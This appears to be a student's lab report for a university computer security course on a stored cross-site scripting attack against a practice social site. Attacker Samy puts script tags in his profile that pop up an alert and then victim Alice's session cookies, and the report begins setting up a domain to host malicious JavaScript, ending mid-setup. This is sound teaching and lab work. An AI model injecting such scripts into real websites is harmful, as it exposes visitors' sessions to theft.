
Yogesh Chaudhari
SUID: 244195971


Initial Setup:



Here we are starting apache web service using **service apache2 start** command.


Task1:

We have logged in as Samy and then opened up the Samy's profile edit page.




Yogesh Chaudhari
SUID: 244195971

Edit Samy'sprofile:



Now we have written out attack script in input field "brief description" in Samy's profile. We have written javascript which will alert "XSS" to the victim's browser window when he visits Samy's profile. For this we have used command **alert('XSS')** in <script> tags. <script> tags allows us to write javascript code in HTML file. The browser will compile and execute any javascript code which is defined in <script> tag in HTML it is displaying.

Saving Samy's profile:




Here we can see that in Samy's profile we have some contents in brief description part, but browser in not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.

Lab7: Cross-Site Scripting Attack
CIS 643: Computer Security


Yogesh Chaudhari
SUID: 244195971

Victim: Alice:-

Logged in as Alice:




Visiting members page:



Yogesh Chaudhari
SUID: 244195971

Visiting Samy's Profile: Attack Successful




Here we can see that we Alice visited Samy's profile she got an alert displaying 'XSS'. Thus our attack was successful. When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.

Yogesh Chaudhari
SUID: 244195971


Task 2:

Editing Samy's Profile:



Here we are writing javascript code to display user cookies in alert window on victim's browser. We can get current user's cookies with the command **document.cookies.** We are displaying them in alert window using **alert()** command.

Saving attack code in Samy's profile:




Here we can see that in Samy's profile we have some contents in brief description part, but browser in not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any


Yogesh Chaudhari
SUID: 244195971

contents between them will be considered as javascript code by browser and will be executed and not displayed.

Logging in as Alice:



Visiting Samy's Profile: Attack Successful




Here we can see that we Alice visited Samy's profile she got an alert displaying 'Alice's cookies for that session'. Thus our attack was successful. When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.

Yogesh Chaudhari
SUID: 244195971

Task3:


Setting up example1.com domain to host malicious javascript code:

Creating example_1 directory:



Here we are creating a Example_1 directory in directory /var/www with root owner by using command **sudo mkdir.**


Adding entry for example1.com to apache-sites-available file:



Yogesh Chaudhari
SUID: 244195971

